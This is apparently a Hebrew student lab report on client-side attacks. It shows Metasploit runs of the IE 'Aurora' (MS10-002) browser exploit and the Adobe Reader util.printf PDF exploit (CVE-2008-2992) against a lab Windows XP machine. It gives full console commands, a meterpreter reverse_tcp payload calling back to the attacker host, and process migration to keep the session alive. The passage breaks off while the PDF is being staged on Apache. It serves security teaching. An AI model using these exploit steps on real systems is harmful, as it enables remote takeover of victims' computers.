ניסויים מפרק 10- תקיפות צד לקוח

שם המגיש+ ת"ז : גיא אבן , 318911963.

תוכן עניינים

המערכות וכתובות ה-IP שלהן:

Kali Linux 2023.3 - 10.100.102.83

Windows XP - 10.100.102.89

Windows 7 - 10.100.102.84

Browser Exploitation

מבוא: בניסוי זה ניצור קובץ זדוני, שכאשר נפתח אותו במכונת הקורבן היא תפגע. דפדפן הוא תוכנת לקוח שבעזרתה משתמש משיג ומציג דפי אינטרנט הנשלחים אליו משרתי web. הדפים הנשלחים לדפדפן לתצוגה עלולים להכיל בתוכם קוד זדוני ולכן בזמן שהדפדפן מציג את הדף, הקוד הזדוני מנצל את החולשה הקיימת בדפדפן ופועל באמצעותה להוצאת התקיפה לפועל. בשונה מתקיפת צד שרת שבה אנו מאזינים לרשת ובוחרים פורט מסוים שקבענו, אנו נקבל את השליטה כאשר הלקוח יפתח את הקובץ ואז תתרחש הפירצה. כלומר, התקיפה יוצאת לפועל כאשר בצד הלקוח מנסים לפתוח באמצעות התוכנה קובץ ייעודי שהוכן במיוחד. כאשר הקובץ נפתח על ידי התוכנה, ניצול החולשה יוצא לפועל. בתקיפות אלה אנו לא מנסים לתקוף שירות שזמין כרגע, ולכן תוצאת התקיפה לא מתקבלת מיידית, אלא תלויה בלקוח ובזמן שבו הוא יחליט להפעיל את השירות המסוים, לכן בתקיפות מסוג זה סוג המטען שנשלח הוא כזה שברגע הפעלתו במכונת הלקוח (תלוי בלקוח) הוא דואג ליצור קשר עם הצד התוקף ולהודיע לו שהתקיפה יצאה לפועל.

בניסוי ננצל חולשה מוכרת של internet explorer שנקראת "Aurora" , היא שומשה ב 2010 נגד חברות גדולות כגון: google, Adobe ו- Yahoo. באותה תקופה internet explorer הכי חולשה שנקראת zero-day שזוהי כביכול תכונה של חולשה כללית שעדיין לא תיקנו. חולשה זו מסוג Free-After-Use היא חולשה המשתמשת במצביע לאובייקט שכבר נמחק ובמקומו מוקצה אובייקט אחר שיוצר התוקף. כאשר הדפדפן עושה שימוש באותו מצביע, הוא בעצם גורם להרצת הקוד הזדוני.

מכונת הקורבן היא Windows XP

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה. Msfvenom מאפשרת לנו לאתר במכונת הקורבן את הפורט הראשון שאינו חסום לתקשורת יוצאת. את הסריקה ניתן להתחיל מפורט שנבחר, ואז ממנו ועד לפורט 65535 תתבצע סריקה עד לזיהוי פורט שאינו חסום. ברגע שזיהינו פורט כזה, ניתן להתחיל לתכנן את התקיפה עם הפורט שגילינו.

Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

נשתמש ב payload הזה Windows/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך ממערכת קורבן של Windows XP חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit.

תיאור מהלך ביצוע הניסוי:

נכניס את המודול הבא שקשור לחולשה של אינטרנט אקספלורר על ה Aurora שהתגלתה exploit/windows/browser/ms10_002_aurora ונראה כיצד אנחנו יכולים להשתמש בו.

```
msf6 > use exploit/windows/browser/ms10_002_aurora
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_002_aurora) > show options

Module options (exploit/windows/browser/ms10_002_aurora):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   SRVHOST   0.0.0.0          yes       The local host or network interface to listen on. This m
                                        ust be an address on the local machine or 0.0.0.0 to lis
                                        ten on all addresses.
   SRVPORT   8080             yes       The local port to listen on.
   SSL       false            no        Negotiate SSL for incoming connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly ge
                                        nerated)
   URIPATH                    no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, non
                                        e)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(windows/browser/ms10_002_aurora) >
```


נכניס נתונים לפרמטרים הבאים, SRVHOST מציין את כתובת הIP הלוקאלית לשרת לכן נבחר שיהיה הכתובת של המכונה התוקפת בדומה לRHOST, SRVPORT מציין את הפורט בו נרצה להשתמש שאף תוכנית אחרת לא משתמשת, URIPATH מציין את כתובת הURL שבו יופיע הקובץ הזדוני. לאחר מכן נשתמש בpayload הזה windows/meterpreter/reverse_tcp ונכניס לו את כתובת הIP של מערכת התוקפת

```
msf6 exploit(windows/browser/ms10_002_aurora) > set SRVHOST 10.100.102.83
SRVHOST => 10.100.102.83
msf6 exploit(windows/browser/ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf6 exploit(windows/browser/ms10_002_aurora) > set URIPATH aurora
URIPATH => aurora
msf6 exploit(windows/browser/ms10_002_aurora) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ms10_002_aurora) > set LHOST 10.100.102.83
LHOST => 10.100.102.83
msf6 exploit(windows/browser/ms10_002_aurora) >
```

כאשר הרצנו את הפקודה exploit שרת WEB התחיל ברקע בpath והפורט שקבענו וכן handler שאמור לתפוס את הpayload ששמנו

```
msf6 exploit(windows/browser/ms10_002_aurora) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Using URL: http://10.100.102.83/aurora
[*] Server started.
```


נרשום את הכתובת url שבה נמצא הקובץ הזדוני במכונת הקורבן. הכתובת מורכבת מהIP של מכונת התוקף והpath שקבענו



ונראה שקיבלנו את הסשן של meterpreter

```
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Using URL: http://10.100.102.83/aurora
[*] Server started.
[*] 10.100.102.89    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (175686 bytes) to 10.100.102.89
[*] Meterpreter session 1 opened (10.100.102.83:4444 → 10.100.102.89:1222) at 2024-01-11 08:07:48 -0500
```

החולשה של aurora היא לא כזו יציבה ולכן יקרו מצבים שבו הדפדפן, אינטרנט אקספלורר יקרוס, כמו שקורה כאן



מצבים כאלה לא טובים לנו מכיוון שברגע שהדפדפן יקרוס, המשתמש בעצם יסגור כפייתית ואז הסשן שלנו יגמר ואנחנו נאבד שליטה אך הגוב כביכול עדיין ישאר חי ללא מטרה

```
msf6 exploit(windows/browser/ms10_002_aurora) > [*] 10.100.102.89 - Meterpreter session 1 closed.  Reason: Died
```

נבדוק אם יש לנו גובים פתוחים בעזרת הפקודה הזו

```
msf6 exploit(windows/browser/ms10_002_aurora) > jobs

Jobs
====

  Id  Name                                    Payload                         Payload opts
  --  ----                                    -------                         ------------
  0   Exploit: windows/browser/ms10_002_aurora  windows/meterpreter/reverse_tcp  tcp://10.100.102.83:4444
```

ובאמת אנחנו מצליחים לראות שאותו גוב שנשאר לנו מניצול החולשה של aurora נשאר חי ללא מטרה ולכן נרצה לסיים אותו

```
msf6 exploit(windows/browser/ms10_002_aurora) > kill 0
[*] Stopping the following job(s): 0
[*] Stopping job 0

[*] Server stopped.
```

נבדוק איזה אופציות אנחנו יכולים להשתמש במודול הזה

```
msf6 exploit(windows/browser/ms10_002_aurora) > show advanced

Module advanced options (exploit/windows/browser/ms10_002_aurora):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   false            no        Disable the handler code for the selected payload
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   ListenerBindAddress                      no        The specific IP address to bind to if different from SRVHO
                                                      ST
   ListenerBindPort                         no        The port to bind to if different from SRVPORT
   ListenerComm                             no        The specific communication channel to use for this service
   SSLCipher                                no        String for SSL cipher spec - "DHE-RSA-AES256-SHA" or "ADH"
   SSLCompression          false            no        Enable SSL/TLS-level compression
   SSLVersion              Auto             yes       Specify the version of SSL/TLS to be used (Auto, TLS and S
                                                      SL23 are auto-negotiate) (Accepted: Auto, TLS, SSL23, SSL3
                                                      , TLS1, TLS1.1, TLS1.2)
   SendRobots              false            no        Return a robots.txt file if asked for one
   URIHOST                                  no        Host to use in URI (useful for tunnels)
   URIPORT                                  no        Port to use in URI (useful for tunnels)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module


Payload advanced options (windows/meterpreter/reverse_tcp):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   AutoLoadStdapi        true             yes       Automatically load the Stdapi extension
   AutoRunScript                          no        A script to run automatically on session creation.
   AutoSystemInfo        true             yes       Automatically capture system information on initializat
                                                    ion.
```

נראה הpayload הזה AutoRunScript עונה לנו על הצרכים, כיוון שהוא מאפשר לנו להריץ באופן אוטומטי סקריפט ברגע שנפתח הסשן

```
   ReverseListenerThreaded    false            yes       Handle every connection in a new thread (experimental)
   SessionCommunicationTimeo  300              no        The number of seconds of no activity before this sessio
   ut                                                    n should be killed
   SessionExpirationTimeout   604800           no        The number of seconds before this session should be for
                                                         cibly shut down
   SessionRetryTotal          3600             no        Number of seconds try reconnecting for on network failu
                                                         re
   SessionRetryWait           10               no        Number of seconds to wait between reconnect attempts
   StageEncoder                                no        Encoder to use if EnableStageEncoding is set
   StageEncoderSaveRegisters                   no        Additional registers to preserve in the staged payload
                                                         if EnableStageEncoding is set
   StageEncodingFallback      true             no        Fallback to no encoding if the selected StageEncoder is
                                                          not compatible
   StagerRetryCount           10               no        The number of times the stager should retry if the firs
                                                         t connect fails
   StagerRetryWait            5                no        Number of seconds to wait for the stager between reconn
                                                         ect attempts
   VERBOSE                    false            no        Enable detailed status messages
   WORKSPACE                                   no        Specify the workspace for this module


View the full module info with the info, or info -d command.

msf6 exploit(windows/browser/ms10_002_aurora) >
```


מכאן שנרצה אותו יחד עם הפונקציה migrate והדגל f כדי שבעת חיבור הסשן התפצל לנו תהליך שיחזיק את החיבור גם כאשר הדפדפן יתקע והמשתמש יסגור בכפייה אותו, כלומר שלא נעשה את הסשן שנפתח לנו. כשנרשום את הפקודה exploit נראה שכביכול הגענו כמעט לאותה נקודה כמו בפעם הקודמת, קיבלנו גוב שרץ וששרת WEB התחיל ברקע בpath והפורט שקבענו וכן handler שאמור לתפוס את הpayload ששמנו

```
msf6 exploit(windows/browser/ms10_002_aurora) > set AutoRunScript migrate -f
AutoRunScript => migrate -f
msf6 exploit(windows/browser/ms10_002_aurora) > exploit
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Using URL: http://10.100.102.83/aurora
[*] Server started.
```

וכן נשלחת ניצול החולשה aurora

```
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Using URL: http://10.100.102.83/aurora
[*] Server started.
[*] 10.100.102.89    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
```

כאשר נרשום את הכתובת url שבה נמצא הקובץ הזדוני במכונת הקורבן. הכתובת מורכבת מהIP של מכונת התוקף והpath שקבענו, נראה שוב שהחולשה של aurora היא לא כזו יציבה ואינטרנט אקספלורר יקרוס, כמו שקורה כאן



אך הפעם אנחנו לא נצטרך לדאוג כי התהליך עבר מתהליך הדפדפן לתהליך אחר ותפס את הסשן שהיה לנו, כלומר גם אם המשתמש יסגור בכפייה את הדפדפן הסשן שלנו נשאר חי וכך נשארת לנו השליטה במערכת הקורבן כמו שניתן לראות

```
msf6 exploit(windows/browser/ms10_002_aurora) >
[*] Started reverse TCP handler on 10.100.102.83:4444
[*] Using URL: http://10.100.102.83/aurora
[*] Server started.
[*] 10.100.102.89    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] 10.100.102.89    ms10_002_aurora - Sending MS10-002 Microsoft Internet Explorer "Aurora" Memory Corruption
[*] Sending stage (175686 bytes) to 10.100.102.89
[*] Session ID 2 (10.100.102.83:4444 → 10.100.102.89:1236) processing AutoRunScript 'migrate -f'
[!] Meterpreter scripts are deprecated. Try post/windows/manage/migrate.
[!] Example: run post/windows/manage/migrate OPTION=value [...]
[*] Current server process: iexplore.exe (3312)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 3028
[+] Successfully migrated to process
```

PDF Exploits

מבוא: בניסוי זה ניצור קובץ זדוני, שכאשר נפתח אותו במכונת הקורבן היא תפגע. דפדפן הוא תוכנת לקוח שבעזרתה משתמש משיג ומציג דפי אינטרנט הנשלחים אליו משרתי web. הדפים הנשלחים לדפדפן לתצוגה עלולים להכיל בתוכם קוד זדוני ולכן בזמן שהדפדפן מציג את הדף, הקוד הזדוני מנצל את החולשה הקיימת בדפדפן ופועל באמצעותה להוצאת התקיפה לפועל. בשונה מתקיפת צד שרת שבה אנו מאזינים לרשת ובוחרים פורט מסוים שקבענו, אנו נקבל את השליטה כאשר הלקוח יפתח את הקובץ ואז תתרחש הפירצה. כלומר, התקיפה יוצאת לפועל כאשר בצד הלקוח מנסים לפתוח באמצעות התוכנה קובץ ייעודי שהוכן במיוחד. כאשר הקובץ נפתח על ידי התוכנה, ניצול החולשה יוצא לפועל. בתקיפות אלה אנו לא מנסים לתקוף שירות שזמין כרגע, ולכן תוצאת התקיפה לא מתקבלת מיידית, אלא תלויה בלקוח ובזמן שבו הוא יחליט להפעיל את השירות המסוים, לכן בתקיפות מסוג זה סוג המטען שנשלח הוא כזה שברגע הפעלתו במכונת הלקוח (תלוי בלקוח) הוא דואג ליצור קשר עם הצד התוקף ולהודיע לו שהתקיפה יצאה לפועל.

בניסוי זה ננצל חולשה הקשורה לקבצי PDF שהם Portable Document Format זהו פורמט קובץ חופשי שמטרת הפורמט היא הצגה מדויקת של מסמכים ושאר תוכן ללא תלות בפלטפורמה. החולשות שננצל קשורות לתוכנות אשר מאפשרות צפייה בקבצי PDF .

החולשה שנעשה בניסוי הזה הייתה קיימת ב Adobe reader בגרסה 8.1.2, והיא מצויינת כך CVE-2008-2992 חולשה זו מתייחסת לbuffer overflow הקשור למחסנית בפונקציית printf.util במנוע ה-script Java של התוכנה. כאמור,buffer overflow מתרחש כאשר תוכנית מנסה לכתוב יותר נתונים לתוך באפר בעל אורך קבוע (אזור אחסון זמני בזיכרון) ממה שהוא יכול להכיל. (זה יכול לגרום לנתונים הנוספים לכתוב מעל מיקומי זיכרון סמוכים, מה שעלול לפגוע בנתונים חשובים או להפעיל קוד זדוני).

מכונת הקורבן בניסוי היא Windows XP

במהלך הניסוי נבצע שתי הדגמות:

1. יצירת קובץ PDF זדוני, שברגע שייפתח על ידי קורא ה-PDF הוא ינצל את החולשה ויגרום לצד התוקף לקבל שליטה על מכונת הקורבן.
2. יצירת קובץ PDF זדוני שמוטמע בתוכו קוד הרצה. כאשר משתמש יפתח קובץ זה, הוא יצטרך לאשר את הרצת הקוד. אם המשתמש אינו מנוסה ואינו חושד בקובץ, הוא יאפשר את הרצת הקוד, דבר שיגרום לתקיפה לצאת לפועל.

דברים נוספים שנשתמש בהם:

Apache היא תוכנת שרת אינטרנט(HTTP server). משמעות הדבר היא שהיא זו שמגישה לנו את התכנים שאנחנו רואים באתרים רבים שאנחנו מבקרים בהם. היא אחראית על העברת דפי האינטרנט, תמונות, קטעי וידאו וכל דבר אחר מהשרת למחשב או לטלפון.

Metasploit Framework היא מסגרת בדיקות חדירה קוד פתוח פופולרית שניתן להשתמש בה למגוון פעילויות אבטחה כמו: ניצול פגיעויות, יצירת payload, סריקה וספירת מטלות, ניצול הרשאות ופוסט ניצול. תכונות עיקריות: ארכיטקטורה מודולרית, ממשק שורת פקודה ע"י msfconsole, ממשק משתמש גרפי ותיעוד מקיף.

Msfvenom הוא כלי קוד פתוח המופץ עם Metasploit Framework. הוא משמש ליצירת Payloads ובדרך כלל נשתמש בו כדי להעניק למתקיף גישה מרחוק למחשב המותקף. כמו כן, ניתן גם להשתמש במספר טכניקות כדי להסתיר את הPayloads, מה שמקשה על אנטי-וירוסים לזהות אותם. הוא כלי רב עוצמה שניתן להשתמש בו למגוון מטרות. הוא יכול לשמש על ידי מומחי אבטחה כדי לבחון את חוסן מערכות מחשב, אך הוא יכול גם לשמש על ידי מתקיפים כדי לפרוץ למחשבים. לכן, חשוב להשתמש בו בצורה אחראית ובטוחה.

נשתמש ב multi/handler כדי לתפוס את מערכת הקורבן, הוא מודול ב-Metasploit שבו משתמשים כדי להאזין לחיבורים נכנסים מהמטענים של Metasploit. זה שימושי כאשר נרצה להפעיל ניצול על מערכת מרחוק, אך איננו בטוחים באיזו פורט הוא ייפתח (למרות שבניסוי כן נגדיר את הפורט).

בסוף הניסוי נראה כי נקבל גישה על ידי Meterpreter , Meterpreter הוא מטען מתקדם רב עוצמה הקשור לבדיקות החדירה Metasploit Framework. הוא מספק לתוקפים מעטפת אינטראקטיבית על מערכת שנפגעה, המאפשרת להם לבצע מגוון פעילויות של מודיעין והפעלה לאחר חדירה.

נשתמש ב payload הזה Windows/meterpreter/reverse_tcp, payload זה מדורג שנועד להקים חיבור TCP הפוך ממערכת קורבן של Windows XP חזרה למכונה של התוקף. הוא מעניק לתוקף גישה ל-Meterpreter, שהוא כלי post-exploit רב עוצמה במסגרת מסגרת Metasploit.

<u>תיאור מהלך ביצוע הניסוי:</u>

בחלק של ניסוי זה נראה יצירת קובץ PDF זדוני, שברגע שייפתח על ידי קורא ה-PDF הוא ינצל את החולשה ויגרום לצד התוקף לקבל שליטה על מכונת הקורבן.

נשתמש במודול exploit/windows/fileformat/adobe_utilprintf, מודול זה יוצר קובץ PDF זדוני לשליחה כשל- handler עצמו אנחנו צריכים לדאוג, נראה איזה אופציות יש במודול ואיזה פרמטרים מעניינים אותנו, נשים לב בפרמטר FILMENAME אנחנו יכולים לשנות את השם אך נשאיר אותו כפי שהוא, ושהחולשה אכן קשורה ל Adobe reader לגרסה 8.1.2. כמו כן, נשים לב שהפורט שאליו נצטרך להקים את הhandler הוא 4444

```
msf6 > use exploit/windows/fileformat/adobe_utilprintf
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.100.102.83    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)



View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/adobe_utilprintf) >
```

כאשר נבצע את הפקודה exploit נראה שאכן נוצר הקובץ PDF הזדוני בשם msf.pdf ושהוא נשמר בתיקייה בקישור /home/kali/.msf4/local/msf.pdf

```
msf6 exploit(windows/fileformat/adobe_utilprintf) > exploit

[*] Creating 'msf.pdf' file ...
[+] msf.pdf stored at /home/kali/.msf4/local/msf.pdf
```

נפעיל את שרת האינטרנט Apache 2 כדי שתהיה גישה למכונת הקורבן לגשת לכתובת IP של המכונה התוקפת וכן שנוכל לעלות את הקובץ הזדוני לכתובת הזו

```
[sudo] password for kali:
msf6 exploit(windows/fileformat/adobe_utilprintf) > service apache2 start
[*] exec: service apache2 start

msf6 exploit(windows/fileformat/adobe_utilprintf) >
```


נעתיק את הקובץ שנוצר ונשמר בתיקייה לתיקייה האינטרנטית של שרת הApache 2

```
